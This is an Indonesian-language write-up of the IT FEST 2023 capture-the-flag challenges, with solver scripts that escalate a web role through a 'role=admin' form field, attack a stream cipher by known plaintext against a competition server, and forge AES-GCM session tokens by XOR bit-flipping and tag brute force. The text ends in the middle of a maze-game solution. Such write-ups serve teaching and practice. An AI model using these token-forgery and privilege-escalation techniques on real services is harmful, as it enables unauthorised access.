

**WRITE UP
IT FEST 2023**

HANTU SIBER




Rayhan Hanaputra / hanz0x17
Muhammad Faturrohman / wpa
Nathanael Berliano / aodreamer

Notes Manager	3
calculus	6
Not So Old School	9
JWT ARCANUM	12
Into the Maze	16
yarfcc	19
Keylogger	24
pemanasan	30

Web

Notes Manager




Desc:

Diberikan sebuah soal dimana terdapat deskripsi yang cukup jelas tentang bagaimana cara menyelesaikan soal tersebut. Terdapat layanan website yang mana pengguna dapat membuat notes untuk disimpan dalam akun mereka


A screenshot of a web application interface for a "Create Note" form. The form is light-themed. It has a title "Create Note" and a link "Home / Create Note". The form contains three main sections: "Title" with a text input field containing "The Greatest of All Time", "Content" with a text area containing "Once upon a time...", and "Note Password:" with a text input field containing "Optional". At the bottom, there is a "Create" button.

Sesuai dengan deksripsi, terdapat kerentanan broken access control pada fitur settings untuk mengubah profile. Terdapat form data 'role' = 'admin' dimana pengguna dapat melakukan privilege escalation.




Solution:

Langsung saja lakukan update profile pada akun, hingga muncul alert “Profile updated”




Navigasi ke menu notes



Dapat dilihat bahwa akun sudah dalam mode admin. Kita bisa melihat notes dari pengguna lain. Terdapat notes flag, namun terkunci.

Pertama kali yang saya pikirkan adalah melakukan bypass pada fitur lock tersebut dengan cara langsung memasukkan uuid notes tersebut

```
<tbody>
<tr>
<td class="align-middle">FLAG</td>
<td class="text-center align-middle">
<i class="fa-solid fa-lock"></i>
</td>
<td class="text-center align-middle">
<a href="#" class="btn btn-sm btn-outline-primary">
<i class="fa-solid fa-eye" onclick="viewSecuredNote('a6faca0d-7e51-4b02-834f-c7b11370056f')"></i>
</a>
</td>
</tr>
</tbody>
```




Flag: ST523{Bl4ckb0x_Ch4ll_F0r_An0th3r_D4y}

Cryptography

calculus

Challenge Info



Description

Files

14 Solves

Description

Author: fire

Cryptography is always related to math, so I think you need to learn algebra to solve this problem. Good luck!

please decode before submit the flag, because it contains emoji 🐼

Files

output.txt

soal.py

Flag

Desc:

Diberikan sebuah fungsi encrypt dengan beberapa perhitungan matematika.

```
from libnum import s2n
from Crypto.Util.number import getPrime
from secret import flag

def encrypt(val):
    Set = [getPrime(1024), getPrime(1024)]
    p = getPrime(1024)
    n = pow(2, 3) + pow(2, 4)
    x = Set[0] + Set[1]
    y = pow(Set[0], len(Set)) + pow(Set[1], len(Set))
    z = Set[0] * Set[1] + pow(p, 2, n)

    val = s2n(val)
    enc = (val ^ (Set[0]**3 + Set[1]**3)) * (x + y)
    enc = hex(enc)[2:]
    return [x, z, enc]

if __name__ == '__main__':
    enc = encrypt(flag)
    open('output.txt', 'w').write('')
    for i in enc:
        open('output.txt', 'a').write(str(i) + '\n')
```

Pada fungsi tersebut yang menjadi private key merupakan nilai Set jadi tujuan soal ini merecovery Set dari return value x, dan z. Bisa dilihat untuk nilai value $z = \text{set}[0] * \text{set}[1] + k$, dengan $k = \text{pow}(p, 2, n)$. Karena nilai n hanya $2^3 + 2^4$ maka kita bisa lakukan bruteforce pada nilai k. Untuk recovery Set hanya menggunakan persamaan kuadrat saja dari nilai x dan z.

Solution:

Untuk merecovery kunci saya menggunakan fungsi roots pada polynomial ring di sage.

```
from libnum import n2s
from sage.all import PolynomialRing, ZZ

def repair(c1,c2):
    X = PolynomialRing(ZZ, 'X').gen()
    f = X*(c1-X)-c2
    root = f.roots()
    if(len(root)>0):
        x = int(root[0][0])
        y = int(root[1][0])
        return x, y
    else: return None, None

def solve(x,z,enc):
    hasil = None, None
    for i in range(2**3 + 2**4):
        c1 = x
        c2 = z-i
        hasil = repair(c1,c2)
        if(hasil[0]!=None):
            # break
            y = pow(hasil[0], len(hasil)) + pow(hasil[1], len(hasil))
            ival = int(enc, 16)
            vart = ival // (x+y)
            flag = (vart ^ (hasil[0]**3 + hasil[1]**3))
            flag = n2s(flag).decode()
            print(flag)

x =
230242863230263416761783599060509232420108608532193068361193189532164556
799614832539149328894129646144217692820661386820671889454543220109288004
083666377522193046387733051600042094708984479551217297805805565004186703
619167783134724566145860603598693338232858835926662322200086532688083296
485805765009959167580
z =
132031361856212061019123610987729406318458477475287518459532146323851503
168978333296556937849626749624789198254014138334565478229808218045960285
241015670681267777025307236062021067396592848438492758557145194058985199
```

```
559045285890667550769847235804239280237835357680430211451462120142174423
264259804449603472903456951017061075683858678608020905330788407987116438
086295572583296859995947761860770204071111751300593681133976907956512567
700890673337569976136617165343360915111386008595462857377419561548749899
321418278552242363514034826324998716978927382890208081710644699833315434
13661123421997000667141739234616767537092
enc =
'6ff1b2f07eb1f8cdbb0467f1c2b739ba4818d8b8a55dd6a4f429c268981d9f3fd7a47c3
6b8bda7a1d814170a6634c863d62047c99fcaabe04910b4481c4ba1f0fa6d8a305229953
ed1c874dd80f96c40cd75a5c61a8b5117dc019a94272e5cd242b2928d596c6cb728fb921
8aaa4903b3dcc31fd91792c76e4a14a91bbaa6f822bbd875722f025ab2d5efcc41b8cd7a
532431deedbf18d5f931b7ac0cdf8da9f7b5a2fc2cacedb949f200dd08cd11a96af25345
1776c1b1a7833168cc6c91d0669ccafc49fea729672a9fa34e4f7c55fe3ccd21e3b885f5
c83b660960a88bbf4af3864fbb81284971e2a59b32c9eaeda3f89815118157f4bf137dc7
e2ac66f92f9a84d8e8c6afa890462eb56fe3e16c03e14a5467fb4b88def23e12e390cd64
66860d41811dc6ecd4a6f3fbee16f4de44ddcc65ad297a64ba7790dbdaea1dfea2e84cec
fc845a112dc7f12aa6ec8afd55a840bc02fadaflbdc6af930479cbad7bab9491adb7181f
11d672047c2a7b485d9cb255307c47147d6de860d0a103dca42987264d6b486a31abd16b
a35e44752a92920ca3f3f48215682e050d7ff42551672e02dad144cb95fc94bca00267ca
996f775cba52cb21be2ae671c2c0e7402d3d377f36c7faeb740209c50c3dee728c75233a
c0bb690113033b4259da6c65428d85967ed70f225a2577bc8216bcd8cdd3efe6edece5f1
ac952d50b71b89745068fee6fb6b0f25cff10851e80cc9d36f1ed5b81984172434e1078c
35f773f8651a64fc5640c47bbd9e9ee9213408baabe00552522b8b500a8c78a022b42866
aca49a90d90dfb4a2daa93eb91ce353811716aab5ccfe23175f7d7e4b015d94e7f6f00aa
9aab41394d024c1582bce417f3f2fa37e5c5825ce9e673490c240aab6'
solve(x,z,enc)
```

Flag: STS23{kalo_kamu_pake_z3_kamu_curang_woi_👉👉👉}

Not So Old School

Challenge info

Not So Old School
775
11 Solves

Description

Author: aimardcr

A simple service to encrypt/decrypt your message, let's hope it's safe enough!

Connection Info

nc 178.128.113.198 31337

Files

app.py

Flag

Desc:

Diberikan sebuah server untuk melakukan enkripsi pada input dan dengan fungsi enkrip sebagai berikut:

```
def encrypt(s, key):  
    S = list(range(256))  
    j = 0  
    out = []  
  
    for i in range(256):  
        j = (j + S[i] + key[i % len(key)]) % 256  
        S[i], S[j] = S[j], S[i]  
  
    i = j = 0  
    for char in s:  
        i = (i + 1) % 256  
        j = (j + S[i]) % 256  
        S[i], S[j] = S[j], S[i]  
        out.append(chr(sbox[ord(char) ^ S[(S[i] + S[j]) % 256]]))  
  
    return ''.join(out)  
  
def main():
```

Dari fungsi tersebut dapat diketahui bahwa untuk $\text{ciphertext}[i] = \text{Sbox}[\text{xor}(\text{plaintext}[i], f(\text{key})[i])]$. $F(\text{key})$ merupakan fungsi untuk mengacak kunci dengan sbox function. Pada server kita diberikan akses untuk melakukan enkripsi dengan pesan yang diinputkan. Oleh karena itu, kita

bisa menggunakan known plaintext attack untuk melakukan recovery flag dari encrypted flag. Hal tersebut dengan membalikkan nilai F(key) dengan menggunakan inverse s box pada ciphertext.

Solution:

Tahap pertama membangkitkan inverse s box dan diikuti dengan mencari nilai f(key) sepanjang encrypted flag.

```
from pwn import *

io = remote("178.128.113.198","31337")
# io = process(["python3","./app.py"])
# io.interactive()

sbox = [98, 56, 7, 192, 121, 149, 107, 246, 120, 132, 191, 152, 229,
238, 94, 106, 176, 170, 161, 253, 145, 181, 237, 211, 219, 250, 131,
190, 158, 24, 126, 32, 79, 212, 244, 53, 60, 183, 83, 128, 162, 137, 15,
148, 50, 51, 166, 92, 171, 88, 44, 242, 69, 91, 101, 103, 175, 3, 82,
40, 245, 110, 34, 143, 248, 35, 109, 115, 227, 47, 140, 122, 193, 59,
39, 243, 208, 55, 165, 213, 224, 231, 96, 185, 151, 100, 105, 12, 66,
42, 160, 214, 205, 189, 130, 5, 147, 20, 236, 85, 142, 194, 2, 228, 124,
215, 14, 26, 240, 223, 154, 203, 54, 25, 141, 200, 8, 111, 177, 0, 75,
73, 204, 80, 230, 58, 112, 10, 52, 157, 116, 41, 4, 217, 18, 9, 174, 27,
226, 163, 36, 13, 167, 72, 241, 21, 186, 30, 87, 221, 168, 89, 239, 29,
178, 179, 249, 45, 195, 57, 95, 22, 180, 153, 129, 108, 201, 202, 63,
68, 64, 135, 207, 156, 133, 220, 11, 71, 6, 233, 232, 119, 173, 90, 102,
117, 136, 86, 247, 76, 234, 164, 172, 184, 78, 225, 125, 199, 46, 210,
216, 123, 31, 235, 182, 251, 38, 206, 139, 197, 159, 127, 150, 61, 16,
19, 28, 198, 93, 77, 49, 169, 1, 114, 134, 187, 188, 67, 113, 74, 218,
104, 254, 65, 196, 155, 144, 209, 37, 81, 70, 48, 43, 84, 138, 62, 17,
23, 222, 118, 146, 33, 99, 252, 97]

def make_inv(sb):
    ret = [0]*len(sb)
    for i in range(len(sb)):
        ret[sb[i]] = i
    return ret
```

```

inv_box = make_inv(sbox)

def getFlag():
    io.recvuntil(b'> ')
    io.sendline(b'1')
    flag = io.recvline().decode().strip()
    return bytes.fromhex(flag).decode("latin1")

def senfMsg(x):
    io.recvuntil(b'> ')
    io.sendline(b'2')
    io.recvuntil(b'encrypt: ')
    io.sendline(x)
    flag = io.recvline().decode().strip()
    return bytes.fromhex(flag).decode("latin1")

def retOpr(x, plainletter):
    return chr(inv_box[ord(x)] ^ ord(plainletter))

encflag = getFlag()
lf = len(encflag)
random_message = b'a'*lf
enc = senfMsg(random_message)
key = ''
for i in enc:
    key += retOpr(i, 'a')

assert len(key)==lf
hasil = ''
for i in range(lf):
    hasil += retOpr(encflag[i], key[i])

print(hasil)

```

```

n3 solve.py
[+] Opening connection to 178.128.113.198 on port 31337: Done
This was a very easy crypto chall, hope you didn't spent too much time into this chall
BTW, Here's your flag: STS23{N3v3r_Us3_St4t1c_K3y}
[*] Closed connection to 178.128.113.198 port 31337

```

Flag: STS23{N3v3r_Us3_St4t1c_K3y}

JWT ARCANUM

Challenge Info

JWT ARCANUM

998

web crypto

Description

Connection

Files

2 Solves

Description

Author: Dimas

Web-Crypto :)

Connection Info

<http://34.101.126.116:8306>

Files

dist.zip

Flag

Desc:

Diberikan sebuah layanan web yang tidak bisa diakses dengan status unauthorized.

```
1 {
2   "error": "Unauthorized"
3 }
```

Setelah saya lihat pada cookie terdapat isi jwt_token dan karena pada soal juga berjudul JWT maka saya coba periksa pada middleware untuk pengelolaan token jwtnya.

Name	Value	Dom...	Path
laravel_session	eyJpdil6lpjMF...	34.10...	/
XSRF-TOKEN	eyJpdil6lk90Rz...	34.10...	/
jwt_token	eyJhbGciOiJI...	34.10...	/
session	d7a99919-5a5...	34.10...	/

0 references | 0 overrides

```
public function __construct()
{
    $this->secretKey = Config::get('app.key');
    $this->cipher_algo = 'aes-128-gcm';
    $this->expiration = 3600;
}
```

Dari gambar tersebut dapat diketahui untuk token dibangkitkan menggunakan algoritma aes-128-gcm dari openssl. Aes tersebut merupakan aes dengan mode AES CTR. Kemudian, saya membaca sebuah writeup dengan soal yang hampir mirip yaitu pada link: <https://ctftime.org/writeup/38151>. Untuk mendapatkan akses hanya diperlukan pembuatan new token dan bruteforce pada tagsnya.

[illegible]

```

token =
'eyJhbGciOiJIbRVMtMTI4LUdDTSIzInR5cCI6IkpXVCIsIm12IjoieUEwQm9wbjdXdmg5Q1ZiYyJ9.Tb9tSju3HPbparSwLDiyHcTDT9gtgYK5QUpoY2SyUbjOrqBSN9LLogmd+dHapdj5C4DrnnXQqEo=.p7ASugq8LMKsIJpWnn40ZA=='

pre, mid, suff = token.split(".")
kimas = base64.b64decode(mid)
print(kimas)
print(len(kimas))

pre_data = b'{"role":"guest","secret":""'
suf_data = b'","isLogin":false}'
bf = len(kimas)-len(pre_data)-len(suf_data)
pad = b'a' * bf
payload = pre_data + pad + suf_data
target = b'{"role":"admin","secret":"aaaaaaaaaaaa","isLogin":true }'
print(payload)
print(target)
assert len(target) == len(kimas) == len(payload)
hasil = xor(xor(target, payload), kimas)
new_token = pre+"."+base64.b64encode(hasil).decode()+"."

for i in range(1, 256):
    # print(i)
    tag2 = base64.b64encode(bytes([i])).decode()
    token = new_token+tag2
    # token =
'eyJhbGciOiJIbRVMtMTI4LUdDTSIzInR5cCI6IkpXVCIsIm12IjoieUEwQm9wbjdXdmg5Q1ZiYyJ9.Ta9tSju3HPbparSwLDiyHcTDT9gtgYK5QUpoY2SyUbjOrqBSN9LLogmd+dHapdj5C4DrnnXQqEo=.p7ASugq8LMKsIJpWnn40ZA=='

    res = httpx.get(
        f"http://34.101.126.116:8306/",
        cookies={
            "jwt_token": token
        },
    )
    if('Server Error' not in res.text):
        if("STS23" in res.text):
            flag = res.text.split("STS23{")[1].split("}")[0]

```

```

        print("STS23{" + flag + "}")
        break
    # break
#     data = pre_data + pad + suf_data
#     print(data[:16])

```

```

xf9\xd1\xda\xa5\xd8\xf9\x0b\x80\xeb\x9eu\xd0\xa8J'
56
b'{"role":"guest","secret":"aaaaaaaaaaaa","isLogin":false}'
b'{"role":"admin","secret":"aaaaaaaaaaaa","isLogin":true }'
STS23{should_have_used_builtins_cookie_session_because_my_custom_jwt_isnt_secure}

```


Flag:

STS23{Should_have_used_builtins_cookie_session_because_my_custom_jwt_isnt_secure}

Reverse Engineering

Into the Maze

Challenge Info



Description

Files

14 Solves

Description

Author: aimardcr


bingung mau bikin chall apa, jadi yaudah have fun aja main ni game. btw wrong moves = wrong flag, even if u finished the game.

Files

app.py

Desc:

Diberikan sebuah game untuk melakukan solve pada sebuah maze.



```
elif event.type == pygame.KEYDOWN:
    self.player.move(event.key, self.maze)
if self.is_win():
    print(self.player.state)
    key = hashlib.md5(str(self.player.state).encode()).digest()
    iv = hashlib.md5(str(self.player.x).encode() + str(self.player.y)
try:
    cipher = AES.new(key, AES.MODE_CBC, iv)
    flag = unpad(cipher.decrypt(bytes.fromhex(FLAGS)), AES.block_s
    print(flag)
except:
    print("Invalid moves!")
running = False
break
```

Menurut source code program, flag akan diberikan ketika kita memenangkan game / mencapai ujung kotak hijau. Karena ini game terkait maze, mungkin untuk maze bisa dilakukan solver dengan algoritma BFS. Kemudian, dibentuk kembali mapnya dan langsung menuju tempat akhir.

Solution:

Berikut solver untuk membangkitkan peta baru:

```
import pygame

from collections import deque

def bfs_maze(maze, start, end):
    rows, cols = len(maze), len(maze[0])
```



Untuk nilai road menuju ke finish saya ubah menjadi 2. Kemudian pada program saya ubah sedikit source codenya pada bagian draw dan is_valid_move function:

```
def draw(self, screen):
    for y, row in enumerate(self.layout):
        for x, cell in enumerate(row):
            rect = pygame.Rect(x * self.cell_size, y * self.cell_size, self.cell_size, self.cell_size)
            # change and adding
            if(cell==1): color = BLACK
            elif(cell==2): color = GREEN
            else: color = WHITE
            # color = BLACK if cell == 1 else WHITE
            pygame.draw.rect(screen, color, rect)

    pygame.draw.rect(screen, RED, (0, self.cell_size, self.cell_size, self.cell_size))
    pygame.draw.rect(screen, GREEN, (len(self.layout[0]) * self.cell_size - self.cell_size, len(self.layout) * self.cell_size - (self

def is_valid_move(self, x, y):
    if x < 0 or y < 0 or x >= len(self.layout[0]) * self.cell_size or y >= len(self.layout) * self.cell_size:
        return False
    # change and adding
    return self.layout[y // self.cell_size][x // self.cell_size] == 0 or self.layout[y // self.cell_size][x // self.cell_size] == 2
```

Tidak lupa untuk mengganti map dengan peta yang baru pada solver sebelumnya. Kemudian setelah running aplikasi bisa menjadi lebih mudah untuk mencapai finish.




Langkah selanjutnya tinggal menggerakkan block sesuai road manually (never want to source code again) hingga mencapai finish dan didapatkan flagnya.

```
muhammadratulromman@01-19-muhammadratulromman:~/mnc/1/CaptureTheFlag/Competition/Securemesystem/ve.py
pygame 2.5.2 (SDL 2.28.2, Python 3.10.6)
Hello from the pygame community. https://www.pygame.org/contribute.html
ALSA lib confmisc.c:855:(parse_card) cannot find card '0'
ALSA lib conf.c:5178:(_snd_config_evaluate) function snd_func_card_inum returned error: No such
ALSA lib confmisc.c:422:(snd_func_concat) error evaluating strings
